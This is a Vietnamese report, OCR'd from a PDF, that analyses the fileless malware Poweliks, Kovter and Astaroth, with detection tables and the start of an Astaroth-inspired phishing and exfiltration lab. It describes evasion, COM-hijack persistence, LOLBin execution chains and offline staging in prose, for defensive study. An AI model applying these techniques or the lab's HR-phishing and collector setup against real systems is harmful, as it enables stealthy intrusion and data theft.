
Poweliks (phát hiện lần đầu năm 2014, còn được gọi là Trojan.Poweliks) là một trong những dòng fileless malware đầu tiên và thuần túy nhất: nó không tồn tại dưới dạng tệp thực thi nào trên đĩa, mà trú ẩn hoàn toàn trong Windows Registry. Mục đích chính của Poweliks là click-fraud - tạo ra lưu lượng nhấp chuột ảo vào quảng cáo trực tuyến để mang lại doanh thu bất chính cho kẻ vận hành.

2.2.2. Cơ chế lây nhiễm ban đầu

Poweliks lây nhiễm thông qua khai thác lỗ hổng (exploit) trong các tài liệu Microsoft Word được nhúng mã độc, thường phát tán qua email phishing. Khi người dùng mở tài liệu, macro hoặc shellcode khai thác CVE trong Word/Windows Reader để thực thi đoạn mã ban đầu mà không cần tệp .exe. Ngoài ra, một số biến thể lây qua các website bị nhiễm, sử dụng exploit kit để khai thác lỗ hổng trình duyệt.

Sau khi thực thi thành công, đoạn code đầu tiên viết toàn bộ payload (đã mã hóa) vào Registry và xóa bỏ mọi dấu vết của tệp gốc - kết thúc giai đoạn "có file" và bắt đầu tồn tại hoàn toàn trong Registry.

2.2.3. Cơ chế thực thi payload



Hình 2.1. Chuỗi kỹ thuật CLSID hijacking, giải mã nhiều lớp và tự bảo vệ của Poweliks

Poweliks lưu payload dưới dạng chuỗi đã mã hóa trong khóa Registry với CLSID đặc biệt, thường là HKCU\Software\Classes\CLSID\{FBEB8A05-BEEE-4442-804E-409D6C4515E9}. Cơ chế thực thi hoạt động qua chuỗi giải mã nhiều lớp:

Lớp 1 - JavaScript ngoài cùng: Khi Windows kích hoạt CLSID này (thông qua dllhost.exe), đoạn JavaScript bên ngoài được chạy bởi mshta.exe. JavaScript này giải mã và thực thi lớp tiếp theo bằng eval().

Lớp 2 - Payload trung gian: Lớp JavaScript thứ hai tạo một lệnh PowerShell được mã hóa Base64 và thực thi bằng IEX (Invoke-Expression).


Lớp 3 - PowerShell shellcode: Lớp PowerShell cuối cùng định nghĩa shellcode, sử dụng VirtualAlloc() để cấp phát vùng nhớ, memset() để sao chép shellcode vào đó và CreateThread() để thực thi - hoàn toàn trong RAM.

Lớp 4 - Payload thực sự: Shellcode đọc và giải mã payload chính từ Registry (dạng hex+XOR), chạy trong bộ nhớ, thực hiện click-fraud bằng cách kết nối đến danh sách URL quảng cáo nhúng sẵn.

2.2.4. Kỹ thuật ẩn mình

Poweliks áp dụng nhiều lớp bảo vệ tinh vi để chống phân tích: (1) Null byte trick - chèn byte NULL (0x00) vào đầu tên khóa Registry, khiến regedit.exe không hiển thị được khóa này vì Windows API ParseNullTerminatedString() dừng lại tại byte đầu tiên; (2) ACL manipulation - thiết lập Access Control List (ACL) trên khóa Registry để ngăn công cụ bảo mật đọc hoặc xóa; (3) Watchdog process - tiến trình phụ giám sát liên tục để khôi phục payload trong Registry nếu bị xóa; (4) Mã hóa đa lớp - payload được mã hóa XOR và hex, không thể đọc trực tiếp; (5) Trì hoãn thực thi - không hành động ngay khi lần đầu được kích hoạt để né tránh sandbox.

2.2.5. Cơ chế duy trì sau khi tắt máy (Persistence)



Hình 2.2. Poweliks lưu dữ liệu và logic thực thi trong Registry

Đây là điểm nổi bật nhất của Poweliks về mặt persistence. Thay vì dùng khóa Run/RunOnce thông thường (dễ bị phát hiện), Poweliks lạm dụng cơ chế COM: nó đăng ký một CLSID tùy chỉnh trong HKCU\Software\Classes\CLSID\{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5} - CLSID này là một COM handler hợp lệ của Windows (explorer.exe dùng trong hoạt động bình thường). Bằng cách ghi đè COM handler tại HKCU (User-level, không cần quyền Admin), Poweliks đảm bảo mỗi khi explorer.exe khởi động (tức là mỗi lần người dùng đăng nhập), DLLHost.exe sẽ tải handler bị chiếm đoạt và kích hoạt toàn bộ chuỗi thực thi của Poweliks.

Cơ chế này đảm bảo Poweliks tiếp tục hoạt động sau mỗi lần khởi động lại hệ thống mà không cần thêm bất kỳ sự can thiệp nào từ kẻ tấn công, và gần như vô hình vì COM handler là cơ chế hoàn toàn bình thường của Windows.

2.2.6. Xử lý dữ liệu khi mất kết nối mạng

Mục tiêu chính của Poweliks là click-fraud - hành vi này yêu cầu kết nối mạng để kết nối đến URL quảng cáo. Khi mất kết nối, Poweliks không exfiltrate dữ liệu người dùng mà đơn giản là tạm dừng hoạt động click-fraud. Tuy nhiên, toàn bộ cơ chế persistence và chuỗi thực thi tiếp tục hoạt động bình thường vì chúng không phụ thuộc vào mạng. Khi kết nối được khôi phục, Poweliks tự động tiếp tục click-fraud mà không cần tải lại bất cứ thứ gì từ bên ngoài - toàn bộ payload đã nằm trong Registry sẵn sàng hoạt động.

2.2.7. Dấu hiệu nhận biết và phòng tránh

Các dấu hiệu nhận biết chính:

Dấu hiệu	Biểu hiện cụ thể	Công cụ phát hiện
CLSID bất thường trong Registry	Khóa CLSID không hiển thị trong regedit bình thường (null byte)	PowerShell Get-ItemProperty, Process Monitor

DllHost.exe hành vi bất thường	DllHost sinh ra mshta.exe hoặc powershell.exe	Sysmon Event ID 1 (Process Creation)
Kết nối mạng đáng ngờ	DllHost.exe kết nối liên tục đến nhiều URL/IP lạ	Sysmon Event ID 3 (Network Connection)
Watchdog giám sát Registry	Dữ liệu Registry tự phục hồi ngay sau khi xóa	Process Monitor, Autoruns

Bảng 2.1. Dấu hiệu nhận biết máy đã bị nhiễm Poweliks

Phòng tránh: Vô hiệu hóa dllhost.exe chạy script thông qua Software Restriction Policy; giám sát các thay đổi CLSID trong HKCU qua Sysmon Event ID 13; sử dụng Autoruns (Sysinternals) để phát hiện COM hijacking; bật PowerShell Script Block Logging để ghi lại nội dung giải mã.

2.3. Kovter

2.3.1. Bối cảnh và tổng quan


Kovter là dòng mã độc click-fraud được viết bằng Delphi, xuất hiện từ năm 2013 và liên tục tiến hóa qua nhiều thế hệ. Điểm đặc trưng của Kovter là cơ chế persistence cực kỳ tinh vi qua chuỗi 6 bước, mỗi bước chỉ hé lộ thông tin vừa đủ để dẫn đến bước tiếp theo, khiến việc lần theo và phân tích thủ công vô cùng khó khăn. Kovter cũng là một trong những dòng mã độc đầu tiên lưu toàn bộ payload trong Registry dưới dạng binary đã mã hóa.

2.3.2. Cơ chế lây nhiễm ban đầu

Kovter lây nhiễm qua nhiều vector: (1) Email phishing đính kèm file .exe đã được ngụy trang - đặt tên giống tài liệu hợp lệ (invoice, order confirmation) và thêm icon của Word/PDF để đánh lừa người dùng; (2) Malvertising - quảng cáo độc hại trên các website hợp pháp, dẫn đến exploit kit tải về file cài đặt Kovter; (3) Bundled trong phần mềm crack/keygen - phần mềm bẻ khóa thường đi kèm Kovter. File .exe ban đầu đã được đóng gói (packed) để che giấu mã thật.

Sau khi chạy, Kovter không hành động ngay lập tức mà chờ vài phút (time-delay) để né tránh sandbox tự động - đây là mẹo phổ biến vì hầu hết sandbox chỉ quan sát hành vi trong 60-120 giây đầu.

2.3.3. Cơ chế thực thi - chuỗi 6 bước tinh vi



Hình 2.3. Chuỗi kích hoạt persistence của Kovter qua Run key, batch, file association và mshta

Cơ chế persistence và thực thi của Kovter hoạt động qua chuỗi 6 bước:

Bước 1 - Điểm khởi đầu (Run key): Kovter ghi một entry vào HKCU\Software\Microsoft\Windows\CurrentVersion\Run - không phải trỏ đến file .exe thông thường mà trỏ đến một file .bat.

Bước 2 - File .bat định hướng: File .bat chứa một dòng lệnh đơn giản dùng lệnh "start" để mở một file có phần đuôi mở rộng rất lạ (ví dụ: .xplm, .klm7) - không phải đuôi file quen thuộc nào của Windows.

Bước 3 - Alias phần đuôi file: Kovter đã âm thầm đăng ký một quy tắc mới trong Registry để Windows xử lý file có đuôi lạ này giống như xử lý file .hta (HTML Application).

Bước 4 - Gọi mshta.exe: Windows mở file đuôi lạ bằng mshta.exe (vì đuôi đã được alias thành .hta). Nội dung file này là một mớ ký tự đã mã hóa, vô nghĩa khi đọc trực tiếp.

Bước 5 - mshta.exe đọc từ Registry và chạy JavaScript: mshta.exe được cấu hình để đọc nội dung từ một giá trị cụ thể trong Registry, diễn giải nó như JavaScript và thực thi. JavaScript này giải mã và tạo lệnh PowerShell Base64, chạy bằng IEX.

Bước 6 - Khai thác lỗi NULL byte: Kovter cố tình chèn byte NULL (0x00) vào vị trí đầu tiên của mỗi giá trị Registry chứa payload, khai thác bug trong cơ chế đọc Registry của Windows khiến regedit không hiển thị được giá trị này.

Sau khi PowerShell giải mã lớp cuối cùng, shellcode sử dụng VirtualAlloc/CreateThread để thực thi trong RAM, tự tìm Kernel32.dll và Advapi32.dll qua cấu trúc nội bộ của Windows, đọc và giải mã payload chính từ Registry ngay trong bộ nhớ.

2.3.4. Kỹ thuật ẩn mình

Kovter che giấu sự hiện diện thông qua nhiều lớp: (1) Phần đuôi file bất thường được alias vào Registry - không công cụ nào tự động liên kết đuôi lạ này với hành vi độc hại; (2) Null byte trong Registry tên giá trị - regedit không hiển thị, cần dùng API thấp hoặc công cụ chuyên biệt; (3) Mã hóa XOR+hex nhiều lớp cho toàn bộ payload trong

Registry; (4) Tiến trình regsvr32.exe thực hiện click-fraud - đây là tiến trình hệ thống hợp lệ, ít gây nghi ngờ; (5) Thao tác chiếm thread (thread hijacking) trong regsvr32.exe thứ hai thay vì tạo thread mới, khiến hành vi trông tự nhiên hơn dưới mắt các công cụ giám sát.

2.3.5. Cơ chế duy trì sau khi tắt máy (Persistence)

Kovter duy trì persistence thông qua Run key trong Registry (Bước 1 ở trên). Mỗi khi hệ thống khởi động lại và người dùng đăng nhập, Windows tự động đọc Run key và thực thi file .bat, từ đó kích hoạt lại toàn bộ chuỗi 6 bước. Vì Run key trỏ đến .bat (thay vì .exe) và .bat trỏ đến file có đuôi lạ, chuỗi này không bị nhận ra là mã độc bởi các công cụ chỉ kiểm tra tên file tại Run key.

Điểm quan trọng: toàn bộ payload thực sự (mã độc click-fraud) nằm trong Registry dưới dạng binary đã mã hóa, không bao giờ bị xóa giữa các lần khởi động. Chỉ cần Run key và chuỗi alias file đuôi còn nguyên, Kovter có thể tiếp tục hoạt động vô thời hạn sau mỗi lần khởi động lại.

2.3.6. Xử lý dữ liệu khi mất kết nối mạng

Kovter là mã độc click-fraud - hoạt động cốt lõi (nhấp chuột ảo vào URL quảng cáo) hoàn toàn phụ thuộc mạng. Khi mất kết nối, Kovter không lưu log click hay dữ liệu người dùng vì mục đích của nó là tạo request HTTP giả đến URL quảng cáo để kiếm tiền theo mô hình CPC (Cost Per Click). Nếu không có mạng, đơn giản không có click nào được thực hiện. Tuy nhiên, toàn bộ payload vẫn trú ẩn an toàn trong Registry và persistence vẫn được duy trì - khi có mạng trở lại, Kovter tiếp tục click-fraud ngay lập tức mà không cần tải lại gì từ bên ngoài.

2.3.7. Dấu hiệu nhận biết và phòng tránh


Dấu hiệu	Biểu hiện cụ thể
Run key trỏ file .bat lạ	Autoruns thấy Run key trỏ đến .bat tại AppData/Temp
File đuôi lạ + alias Registry	Có file đuôi bất thường đi kèm .bat trong cùng thư mục
regsvr32.exe tạo nhiều kết nối mạng	regsvr32.exe kết nối liên tục đến nhiều IP/URL lạ (Sysmon ID 3)
Registry phình to bất thường	Nhiều tiến trình đồng thời ghi lượng lớn dữ liệu binary vào Registry

Bảng 2.2. Dấu hiệu nhận biết máy đã bị nhiễm Kovter

Phòng tránh: Sử dụng Autoruns định kỳ thay vì chỉ dựa vào Task Manager; ưu tiên phần mềm bảo mật có khả năng giám sát mshta.exe và PowerShell; cảnh giác với file .exe tải từ trang web crack/keygen. Với người dùng phổ thông, nếu có dấu hiệu nhiễm, giải pháp triệt để nhất là sao lưu dữ liệu và cài lại hệ điều hành.

2.4. Astaroth

2.4.1. Bối cảnh và tổng quan




Hình 2.4. Dữ liệu Microsoft Defender ATP ghi nhận sự gia tăng của chiến dịch Astaroth năm 2020

Astaroth là dòng mã độc info-stealer phức tạp nhất trong ba dòng được phân tích. Phát hiện lần đầu năm 2017, Astaroth trở thành tâm điểm chú ý của cộng đồng bảo mật vào năm 2019 khi nhóm nghiên cứu Microsoft Defender ATP phát hiện ra chiến dịch tấn công sử dụng hoàn toàn các công cụ hệ thống hợp pháp mà không chạy bất kỳ file nào không phải system tool. Astaroth đặc biệt tiêu biểu cho fileless malware hiện đại vì ba lý do: (1) sử dụng đồng thời nhiều LOLBins trong một chuỗi tấn công dài; (2) áp dụng Alternate Data Streams (ADS) để giấu payload trong thuộc tính ẩn của file hợp lệ; (3) chuỗi process injection nhiều lớp để che giấu danh tính cuối cùng.

Năm 2020, Astaroth tái xuất với phiên bản nâng cấp hoàn toàn loại bỏ WMIC (đã bị phát hiện qua spike bất thường), thay thế bằng hai kỹ thuật mới: Alternate Data Streams (ADS) và lạm dụng ExtExport.exe - một LOLBin cực kỳ hiếm gặp. Đây là ví dụ điển hình của việc mã độc "học hỏi" từ sai lầm trước đó và tự cải tiến.

Astaroth được chọn là đối tượng mô phỏng trong bài lab (Chương 3) vì nó thể hiện rõ nhất đặc trưng Living-off-the-Land, có chuỗi tấn công phù hợp để minh họa nhiều kỹ thuật fileless cùng lúc, và các bước như LNK, PowerShell download, Registry persistence đều tạo log rõ ràng có thể quan sát và phân tích trong môi trường học tập an toàn.

2.4.2. Cơ chế lây nhiễm ban đầu



Hình 2.5. Chuỗi lây nhiễm Astaroth qua email, file đính kèm và nhiều thành phần trung gian

Mọi chiến dịch Astaroth đều bắt đầu bằng email lừa đảo (spear phishing) nhắm vào tâm lý người dùng. Email thường giả mạo thông báo từ cơ quan thuế, ngân hàng, hoặc nhà tuyển dụng - các chủ đề tạo cảm giác khẩn cấp và buộc người nhận phải hành động ngay.

Email đính kèm file .ZIP chứa file .LNK (Windows Shortcut) được đặt tên ngụy trang như "ThongBaoLuong_Q3.lnk", "HopDong_MoiNhat.lnk" hoặc "ChungTu_Thue.lnk". Đây là điểm khác biệt so với phần lớn malware: file đính kèm không phải .exe hay .doc có macro, mà là .zip chứa .lnk - một kỹ thuật né tránh vì nhiều email gateway không quét nội dung ZIP, và người dùng thường không để ý đến phần đuôi .lnk.

Khi người dùng giải nén và double-click file .LNK, shortcut ngầm thực thi PowerShell với toàn bộ chuỗi tấn công trong phần Target/Arguments - người dùng chỉ thấy một cửa sổ xuất hiện rất nhanh rồi đóng lại, không có dấu hiệu gì bất thường.

2.4.3. Cơ chế thực thi payload

Chuỗi thực thi Astaroth (phiên bản 2019 - phiên bản cơ sở, được Microsoft ghi nhận) gồm nhiều bước:

Bước 1: File .LNK kích hoạt WMIC, truyền file XSL từ xa. WMIC tải XSL thứ nhất, XSL thứ nhất gọi WMIC lần thứ hai để tải XSL thứ hai.

Bước 2: BITSAdmin (Background Intelligent Transfer Service) tải nhiều file về victim. Các file này có phần đuôi hình ảnh (.jpg, .gif) nhưng thực chất là DLL và payload đã mã hóa.

Bước 3: Certutil giải mã các file đã tải về.

Bước 4: Regsvr32.exe nạp DLL đã giải mã vào bộ nhớ.

Bước 5: DLL đọc và giải mã file .gif (thực chất là proxy DLL), inject vào userinit.exe, rồi tiếp tục inject vào svchost.exe. Astaroth cuối cùng ẩn mình trong svchost.exe - một tiến trình hệ thống cơ bản luôn chạy trên mọi máy Windows.

Phiên bản 2020 loại bỏ hoàn toàn WMIC, thay bằng BITSAdmin kết hợp ADS và ExtExport.exe để tải và nạp payload.

2.4.4. Kỹ thuật ẩn mình

Astaroth sử dụng nhiều lớp ẩn mình: (1) Payload ngụy trang dưới dạng file hình ảnh (.jpg, .gif) - vượt qua kiểm tra MIME type cơ bản; (2) Alternate Data Streams (ADS) - tính năng của NTFS cho phép file có nhiều "luồng" dữ liệu, trong đó luồng chính hiển thị thông thường còn luồng ẩn (NTFS:stream_name) giấu payload - hầu hết công cụ thông thường không hiển thị ADS; (3) Process injection nhiều lớp vào userinit.exe → svchost.exe; (4) Toàn bộ chuỗi thực thi chỉ dùng công cụ hệ thống - tại không thời điểm nào có file thực thi "lạ" chạy; (5) Kiểm tra môi trường - Astaroth kiểm tra locale và keyboard language, chỉ kích hoạt tính năng đánh cắp trên máy cần tấn công.

2.4.5. Cơ chế duy trì sau khi tắt máy (Persistence)

Astaroth duy trì persistence thông qua Registry Run key và/hoặc WMI Event Subscription tùy biến thể. Registry Run key trỏ đến lệnh BITSAdmin hoặc PowerShell để tải lại payload từ C2 server khi đăng nhập. Trong các biến thể phức tạp hơn, WMI Event Subscription được thiết lập để kích hoạt lại chuỗi tải payload mỗi khi hệ thống khởi động, mà không để lại bất kỳ file nào trên đĩa. Điều này đảm bảo ngay cả khi người dùng xóa tất cả file trong Downloads, Astaroth vẫn tái kích hoạt sau lần khởi động tiếp theo vì payload thực sự nằm trong Registry/WMI.

2.4.6. Xử lý dữ liệu khi mất kết nối mạng

Astaroth là info-stealer - dữ liệu đánh cắp (thông tin đăng nhập, cookie session, keylog) cần được gửi về C2 server. Khi mất kết nối mạng, các biến thể Astaroth thực hiện local staging: dữ liệu thu thập được được mã hóa và lưu tạm vào vị trí ẩn trên đĩa (thường trong thư mục AppData hoặc Temp, dưới tên file ngụy trang). Khi kết nối được khôi phục, Astaroth tự động gửi toàn bộ dữ liệu đã cache về C2 và xóa file tạm. Kỹ thuật này được gọi là "sneaker-net exfiltration" hay offline staging, đảm bảo không mất dữ liệu ngay cả khi nạn nhân tạm thời mất mạng. Đây là tính năng được mô phỏng trong bài lab Chương 3 thông qua cơ chế queue directory.

2.4.7. Dấu hiệu nhận biết và phòng tránh

Dấu hiệu	Biểu hiện	Công cụ phát hiện
LNK từ email/ZIP	File .lnk trong ZIP đính kèm email, tên ngụy trang tài liệu	Email gateway, sandbox
BITSAdmin tải file .gif/.jpg lạ	bitsadmin.exe tải file đuôi ảnh từ IP/domain lạ	Sysmon Event ID 3, Network monitoring
Certutil giải mã file	certutil.exe -decode với file input là ảnh .gif	Sysmon Event ID 1, Process args
Regsvr32 nạp DLL	regsvr32.exe /s với DLL từ AppData/Temp	Sysmon Event ID 7 (Image Loaded)
svchost.exe kết nối bất thường	svchost.exe giao tiếp với IP lạ (C2)	Sysmon Event ID 3
ADS trên file thông thường	File có alternate data stream giấu DLL	dir /r, Streams.exe (Sysinternals)

Bảng 2.3. Dấu hiệu nhận biết máy đã bị nhiễm Astaroth

Phòng tránh: Không mở file đính kèm email dạng .zip chứa .lnk; bật kiểm tra ADS trên endpoint; triển khai Application Control (WDAC/AppLocker) để hạn chế quyền của certutil, regsvr32 với file từ mạng; đào tạo nhận thức người dùng về phishing. Astaroth chỉ kích hoạt sau khi được người dùng tự mở LNK - nhận thức người dùng là tuyến phòng thủ đầu tiên và quan trọng nhất.

Kết luận Chương 2

Ba dòng mã độc được phân tích trong chương này - Poweliks, Kovter và Astaroth - minh họa sự tiến hóa của fileless malware theo hướng ngày càng phức tạp và khó phát hiện hơn. Poweliks đặt nền móng với phương pháp trú ẩn hoàn toàn trong Registry; Kovter nâng cấp bằng chuỗi 6 bước sử dụng LOLBins đa tầng; Astaroth đạt đỉnh với chuỗi tấn

công hoàn toàn dựa vào công cụ hệ thống, ADS và injection nhiều lớp. Điểm chung của cả ba là khả năng duy trì persistence qua Registry mà không để lại tệp thực thi trên đĩa, và cơ chế xử lý dữ liệu khi mất mạng (qua staging cục bộ hoặc tiếp tục hoạt động độc lập). Trong cả ba trường hợp, phương pháp phát hiện hiệu quả đều dựa vào phân tích log hành vi (Sysmon, PowerShell Logging) thay vì quét chữ ký tĩnh - nguyên tắc này là nền tảng thiết kế bài lab phân tích log trong Chương 3.

CHƯƠNG 3: LAB MÔ PHỎNG ASTAROTH-INSPIRED FILELESS MALWARE

3.1. Mục tiêu và phạm vi mô phỏng

Chương này xây dựng một bài lab mô phỏng chuỗi hành vi theo phong cách Astaroth trong môi trường hai máy. Mục tiêu của lab là quan sát các giai đoạn phát tán, thực thi fileless, thu thập thông tin hệ thống, gửi dữ liệu về máy attacker, cơ chế lưu tạm khi mất kết nối và các dấu vết có thể dùng để phát hiện.

Phạm vi mô phỏng được giới hạn ở mức an toàn. Payload chỉ thu thập thông tin hệ thống cơ bản như hostname, username, địa chỉ IP, phiên bản hệ điều hành và thời điểm thực thi. Lab không thu thập mật khẩu, cookie, tài liệu cá nhân hoặc dữ liệu nhạy cảm khác. Vì vậy, nội dung chương tập trung vào hành vi và bằng chứng phân tích thay vì trình bày chi tiết mã nguồn.

3.2. Môi trường và mã nguồn

Thành phần	Vai trò	Thông tin sử dụng
Máy Attacker	Lưu trang web giả, payload và collector nhận dữ liệu	Windows host - 192.168.141.1
Máy Victim	Nhận email phishing, truy cập link, tải gói tài liệu và mở LNK	Windows VM - 192.168.141.140
Web server	Phục vụ trang tải tài liệu và payload.ps1	Python HTTP server, port 8000
Collector	Nhận profile hệ thống từ victim	collect_server.py, port 8001
Logging	Ghi nhận bằng chứng thực thi và kết nối mạng	Sysmon, Event Viewer, PowerShell Script Block Logging

Bảng 3.1. Môi trường thực hiện bài lab

Mã nguồn chi tiết của bài lab được lưu tại GitHub: https://github.com/SonProCode/FilelessMalWare.git. Báo cáo chỉ mô tả chức năng chính của từng thành phần để giữ trọng tâm vào quy trình thực nghiệm và kết quả quan sát.


Thành phần mã nguồn	Chức năng	Ý nghĩa trong lab
payload.ps1	Thu thập profile hệ thống, gửi dữ liệu về collector, lưu queue khi mất kết nối và tạo Run key mô phỏng persistence.	Đại diện cho payload fileless được tải và thực thi qua PowerShell.
create_lnk.ps1	Tạo shortcut ThongBaoLuong_Q3.lnk dùng để gọi PowerShell và tải payload từ attacker.	Đại diện cho launcher trong giai đoạn người dùng mở tài liệu giả.
collect_server.py	Nhận HTTP POST từ victim và lưu dữ liệu thành file JSON.	Đóng vai collector/C2 an toàn trong phạm vi lab.
Trang tải tài liệu	Hiển thị giao diện cổng tài liệu nội bộ giả và nút tải gói ZIP.	Tạo bối cảnh social engineering trước khi victim tải LNK.

Bảng 3.2. Chức năng các thành phần mã nguồn


3.3. Kịch bản phishing và trang web giả

Kịch bản phát tán được mô phỏng bằng email giả danh bộ phận nhân sự. Nội dung email thông báo kiểm tra lương quý 3 và yêu cầu người nhận bấm liên kết "tại đây" để tải tài liệu xác nhận. Liên kết được nhúng tới địa chỉ http://192.168.141.1:8000/, tức web server do máy attacker kiểm soát trong mạng lab.

Sau khi bấm liên kết, victim được chuyển tới trang web giả dạng cổng tài liệu nội bộ. Trang này cung cấp gói ZIP chứa shortcut LNK. Cách mô phỏng này giúp thể hiện rõ vai trò của social engineering: payload không tự xuất hiện trên máy victim, mà được kích hoạt thông qua thao tác hợp lý về mặt ngữ cảnh của người dùng.



Hình 3.1. Email phishing giả danh HR trên máy Victim



Hình 3.2. Trang web giả cổng tài liệu nội bộ


3.4. Quy trình thực nghiệm

Bước	Thao tác	Kết quả cần quan sát
